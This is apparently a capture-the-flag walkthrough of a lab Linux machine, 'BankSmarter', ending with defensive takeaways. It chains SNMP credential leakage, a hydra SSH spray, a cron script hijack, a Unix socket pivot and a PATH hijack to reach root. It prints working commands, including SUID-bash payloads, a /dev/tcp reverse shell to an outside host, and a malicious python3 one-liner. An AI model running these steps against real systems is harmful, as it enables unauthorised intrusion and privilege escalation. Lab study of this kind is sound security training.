
Overview
BankSmarter is a Linux machine reached through SNMP. A default public community string exposes a plaintext credential pair in the SNMP MIB tree, which a password spray against SSH turns into an initial foothold. From there, a world-writable backup script running as a cron job under a second user is hijacked to mint a SUID shell, and a Unix domain socket found in shell history pivots to a third user. Root is reached by abusing a PATH-hijackable Python shebang in a SUID helper binary owned by root.
Attack Chain
- Enumerate open TCP and UDP services and identify
SSHandSNMP - Brute-force the SNMP community string with
onesixtyone - Walk the SNMP MIB tree and recover plaintext SSH credentials
- Confirm the credentials with a targeted
hydraSSH spray - Log in over SSH and read the user flag
- Identify a world-writable cron script owned by a second user
- Use
pspyand SNMP process data to confirm the cron job and its script - Hijack the script to create a SUID copy of
bash - Catch a stable shell as the second user
- Find a Unix domain socket referenced in
.bash_historyand pivot to a third user - Locate a root-owned, group-executable SUID helper with a hijackable
python3shebang - Plant a malicious
python3onPATHand trigger the helper for a SUID root shell - Read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.0.21.136; export NAME=BANKSMARTER; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 1500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v
The only open TCP port is:
22

With only ssh open, we move on to UDP.
sudo nmap $IP -sU --top-ports 100 -v -oA scans/nmap_top100_UDP_$NAME
The scan shows snmp open on port 161.

Port 161 - snmp
We start by fuzzing for community strings.
onesixtyone -c /usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-community-strings.txt $IP
We find public.

We use snmpbulkwalk to walk the full MIB tree, with two output styles: resolved names, and symbolic (-On) output as a fallback if the resolved version runs into errors.
snmpbulkwalk -v2c -c public -Cr100 $IP .1 > scans/snmpbulwalk_v2c_public_defaultNAMED.txt
snmpbulkwalk -v2c -c public -Cr100 -On $IP .1 > scans/snmpbulwalk_v2c_public_default.txt
We grep the resolved output for anything containing STRING.
grep -iE 'STRING' scans/snmpbulwalk_v2c_public_defaultNAMED.txt
Right at the top we find a leaked credential pair.

We save a users and passwords list, keeping a few case and special-character variations since SNMP output can mangle how strings are displayed.
We spray the recovered credentials against SSH with hydra.
hydra -L creds/users.txt -P creds/passwords.txt $IP ssh -t 4 -V
We get a hit.

ssh credentials:
layne.stanley:5t6^jahTRjab
Foothold
We log in over SSH.
ssh layne.stanley@$IP
The login succeeds.

We have an interactive shell as layne.stanley.

We read the user flag.

Lateral Movement
While reading the user flag we notice bankSmarter_backup.sh sitting in layne.stanley’s home directory, owned by scott.weiland.

We inspect the script and check which local users have shell access.
cat -n bankSmarter_backup.sh
cat /etc/passwd | grep -i "sh$"
Several users have shell access.

Recalling a Python server reference in the earlier SNMP output, we grep the saved snmpbulkwalk dump for a few more useful OIDs, starting with hrSWRunParameters, which contains the arguments processes were started with.
grep -iE 'sysContact|sysName|sysLocation|sysDescr' scans/snmpbulwalk_v2c_public_defaultNAMED.txt
grep -iE 'hrSWRunParameters' scans/snmpbulwalk_v2c_public_defaultNAMED.txt
grep -iE 'nsExtendOutput' scans/snmpbulwalk_v2c_public_defaultNAMED.txt
grep -iE 'pass|pwd|cred|user|key|token' scans/snmpbulwalk_v2c_public_defaultNAMED.txt
The hrSWRunParameters output reveals /opt/bank/pty_server.py.

We transfer pspy to the target to watch running processes, and confirm bankSmarter_backup.sh is executed every few minutes as a cron job by scott.weiland (UID=1002).

Note: the target’s IP address changed after a machine restart.
Since bankSmarter_backup.sh sits in layne.stanley’s world-writable home directory, we can delete, move, and create files there, but we can’t directly edit the script while it exists (it’s owned by scott.weiland).
We first move the existing script out of the way.
mv bankSmarter_backup.sh bankSmarter_backup.bak
We then write a replacement that copies bash to a SUID binary. /dev/shm is the usual target for this, but it’s worth checking first, since it’s sometimes mounted nosuid.
findmnt -no OPTIONS /dev/shm
/dev/shm is mounted nosuid, ruling it out.

We target /tmp instead and write the new bankSmarter_backup.sh.
#!/bin/bash
cp /bin/bash /tmp/1002suidbash && chmod 6755 /tmp/1002suidbash
The payload is in place. Now we wait for the next cron run.

Our SUID copy of bash appears in /tmp.

We confirm it doesn’t drop privileges.
/tmp/1002suidbash -p -c id
The id output shows euid, egid, and groups all as scott.weiland.

We execute the SUID bash through Python so the effective privileges survive across child processes, without needing to pass -p to every subsequent command.
/tmp/1002suidbash -p -c 'python3 -c "import os,pty;os.setreuid(1002,1002);pty.spawn(\"/bin/bash\")"'
We have an interactive shell as scott.weiland.

For stability, we set up a proper reverse shell too. First, we check whether the SUID bash copy is actually carrying all of scott.weiland’s privileges by adding id > /tmp/id.txt into bankSmarter_backup.sh.

The resulting /tmp/id.txt shows additional groups beyond what the SUID shell reported.

With a penelope listener started on port 443, we add a plain bash reverse shell payload to bankSmarter_backup.sh instead.
bash -c 'bash -i >& /dev/tcp/10.200.97.5/443 0>&1'

After the next cron run, we catch a reverse shell as scott.weiland with the full set of privileges.

Privilege Escalation
Checking .bash_history as scott.weiland, a socat connection to a Unix domain socket stands out immediately.
cat .bash_history

We connect to the socket.
socat stdio unix-connect:/opt/bank/sockets/live.sock
This gives us a shell as ronnie.stone.

We look for files owned by, or accessible to, the bank-team and bankers groups.
find / \( -group bank-team -o -group bankers \) 2>/dev/null
The output is noisy.

We refine the search to exclude anything already owned by ronnie.stone.
find / \( -group bank-team -o -group bankers \) ! -user ronnie.stone 2>/dev/null
The filtered results are far more useful.

/usr/local/bin/bank_backupd stands out: it’s owned by root and executable by the bankers group via a SUID bit.
ls -la /usr/local/bin/bank_backupd

Running it shows it wraps a Python backup script.
/usr/local/bin/bank_backupd

We locate and read that script.
find / -name "bank_backup.py" 2>/dev/null
ls -la /usr/local/bin/bank_backup.py

cat /usr/local/bin/bank_backup.py
The shebang, #!/usr/bin/env python3, resolves python3 through PATH. Since bank_backupd runs with SUID root, this is a classic PATH hijack.


Without normal shell tooling like nano available, we write a malicious python3 with a one-liner.
printf '#!/bin/bash\ncp /bin/bash /tmp/rootbash\nchmod 4755 /tmp/rootbash\n' > /tmp/python3
cat /tmp/python3
chmod +x /tmp/python3
ls -la /tmp/python3
Everything is in order.
We run bank_backupd with a modified PATH so our python3 is found first.
PATH=/tmp:$PATH /usr/local/bin/bank_backupd
bank_backupd runs without errors, dropping a SUID copy of bash with root privileges.

We execute the SUID bash with -p to keep the elevated privileges.
./rootbash -p
We have a shell as root.

We read the root flag.

Key Takeaways
BankSmarter chains together several small trust boundary mistakes into a full compromise. A default SNMP community string leaked plaintext SSH credentials, which handed over a low-privileged foothold. From there, a world-writable directory holding a cron-executed script became a privilege escalation primitive: since the script itself couldn’t be edited but the directory could, replacing it entirely produced a SUID shell as the script’s owner. A Unix domain socket exposed in shell history pivoted to a third account, and the final step was a textbook PATH hijack against a SUID root binary that resolved its interpreter through env instead of an absolute path.